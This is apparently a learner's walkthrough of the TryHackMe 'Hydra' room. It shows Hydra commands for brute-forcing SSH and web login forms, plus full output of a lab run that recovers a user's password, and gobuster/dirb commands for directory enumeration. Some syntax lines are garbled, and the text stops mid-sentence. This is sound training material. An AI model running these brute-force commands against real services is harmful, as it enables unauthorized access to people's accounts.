Hydra

https://tryhackme.com/room/hydra

Find the target IP's

sudo netdiscover


sudo arp-scan --localnet

What is the Hydra
Why we need to Hydra and
How and In which situations are we can use Hydra

Hydra is a command-line tool to guess valid usernames and passwords. Unlike John the Ripper, an offline password cracker, Hydra for online applications, more making it suitable for web-based penetration testing.

Hydra targets many services as a password cracker. We'll review the basic usage of Hydra: Website Logins, SSH, FTP, SMB and Other Web Services.hydra -l user -P rockyou.txt

ssh://ipaddress10.10.208.217



Here's the syntax to specify a username and password for a brute-force attack.

hydra -l usr -p passwrd Target IP Address - server service- ftp - ssh

-l usr that means you use only one username not enumerating the username list.
---> same as password
-L userrname.txt that means is list of the usernames
/desktop/rockyou.txt --> full path of the password lists

An alternative syntax for the server and service portion of the Hydra command is:

hydra -l username or /desktop/rockyou.txt -p <password or rockyou.txt ssh://targetip address
hydra -l username or rockyou.txt -p password or rockyou.txt ftp://targetip address

If you want Hydra to quit after finding the first username/password pair, use the -F option:
hydra -l username or rockyou.txt -p password or rockyou.txt ftp://targetip address -F

If you want to see all usernames and passwords that on the screen,

hydra -l username or rockyou.txt -p password or rockyou.txt ftp://targetip address -V

```
File  Actions  Edit  View  Help
└─# hydra -l molly -P /root/Desktop/rockyou.txt ssh://10.10.208.217 -V
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or
 secret service organizations, or for illegal purposes (this is non-binding, these *** ig
nore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-30 20:23:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended t
o reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399)
, ~896525 tries per task
[DATA] attacking ssh://10.10.208.217:22/
[ATTEMPT] target 10.10.208.217 - login "molly" - pass "123456" - 1 of 14344399 [child 0]
(0/0)
[ATTEMPT] target 10.10.208.217 - login "molly" - pass "12345" - 2 of 14344399 [child 1] (
0/0)
[ATTEMPT] target 10.10.208.217 - login "molly" - pass "123456789" - 3 of 14344399 [child
2] (0/0)
[ATTEMPT] target 10.10.208.217 - login "molly" - pass "password" - 4 of 14344399 [child 3
] (0/0)
[ATTEMPT] target 10.10.208.217 - login "molly" - pass "iloveyou" - 5 of 14344399 [child 4
] (0/0)
[ATTEMPT] target 10.10.208.217 - login "molly" - pass "princess" - 6 of 14344399 [child 5
] (0/0)
[ATTEMPT] target 10.10.208.217 - login "molly" - pass "1234567" - 7 of 14344399 [child 6]
 (0/0)
[ATTEMPT] target 10.10.208.217 - login "molly" - pass "rockyou" - 8 of 14344399 [child 7]
 (0/0)
[ATTEMPT] target 10.10.208.217 - login "molly" - pass "12345678" - 9 of 14344399 [child 8
] (0/0)
[ATTEMPT] target 10.10.208.217 - login "molly" - pass "abc123" - 10 of 14344399 [child 9]
 (0/0)
[ATTEMPT] target 10.10.208.217 - login "molly" - pass "nicole" - 11 of 14344399 [child 10
] (0/0)
```

```
[ATTEMPT] target 10.10.208.217 - login "molly" - pass "111111" - 21 of 14344400 [child 3]
 (0/1)
[ATTEMPT] target 10.10.208.217 - login "molly" - pass "iloveu" - 22 of 14344400 [child 4]
 (0/1)
[ATTEMPT] target 10.10.208.217 - login "molly" - pass "000000" - 23 of 14344400 [child 5]
 (0/1)
[ATTEMPT] target 10.10.208.217 - login "molly" - pass "michelle" - 24 of 14344400 [child
6] (0/1)
[ATTEMPT] target 10.10.208.217 - login "molly" - pass "tigger" - 25 of 14344400 [child 7]
 (0/1)
[ATTEMPT] target 10.10.208.217 - login "molly" - pass "sunshine" - 26 of 14344400 [child
9] (0/1)
[ATTEMPT] target 10.10.208.217 - login "molly" - pass "chocolate" - 27 of 14344400 [child
 10] (0/1)
[ATTEMPT] target 10.10.208.217 - login "molly" - pass "password1" - 28 of 14344400 [child
 11] (0/1)
[ATTEMPT] target 10.10.208.217 - login "molly" - pass "soccer" - 29 of 14344400 [child 12
] (0/1)
[ATTEMPT] target 10.10.208.217 - login "molly" - pass "anthony" - 30 of 14344400 [child 1
3] (0/1)
[ATTEMPT] target 10.10.208.217 - login "molly" - pass "friends" - 31 of 14344400 [child 1
5] (0/1)
[ATTEMPT] target 10.10.208.217 - login "molly" - pass "butterfly" - 32 of 14344400 [child
 4] (0/1)
[22][ssh] host: 10.10.208.217   login: molly   password: butterfly
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-30 20:24:00

┌──(root㉿kali)-[~]
└─#
```

For example, hydra -l root -P passwords.txt 10.10.208.217 -t 4 ssh will run with the following arguments:

Hydra will use root as the username for ssh
It will try the passwords in the passwords.txt file
There will be four threads running in parallel as indicated by -t 4

Post Web Form
We can use Hydra to brute force web forms too. You must know which type of request it is making; GET or POST methods are commonly used. You can use your browser's network tab (in developer tools) to see the request types or view the source code.

https://www.manageengine.com/log-management/correlation-rules/detecting-hydra.html

Question 1.


Use Hydra to brute force molly's web password. What is flag 1?

When you see the word 'web' on question, should think about that this is a web page and there should be Login or logout page. to find those section we can do **dirb or gobuster** and check if there is a login or logout. If there is a login, we can find the user's password and password using hydra.


gobuster dir -u **http://targetIpaddress** -w /usr/share/wordlists/dirb/common.txt

Basic Scan ==> **dirb**

dirb ==> http://targetIpaddress



Gobuster



`dirb` and `gobuster` are both tools used for directory and file brute-forcing on web servers. They help in discovering hidden directories and files on a web server that might not be directly visible.


`dirb`

- **How it works**: It sends HTTP requests to a target web server, searching words from a wordlist to the base URL, and checks the responses to identify existing directories and files.

`gobuster`

- **Purpose**: `gobuster` is a more advanced tool for directory and file brute-forcing, but it can also be used for DNS subdomain enumeration and virtual host discovery.
- **How it works**: Similar to `dirb`, `gobuster` sends HTTP requests using a wordlist to discover hidden directories and files.

once we find the login we can open the web page just copy and paste
enter the username and add any character on password section to find the http request form type and open inpect - network section



hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.36.161 http-post-form "/login:username=^USER^&password=^PASS^:Your username or password is incorrect"

or

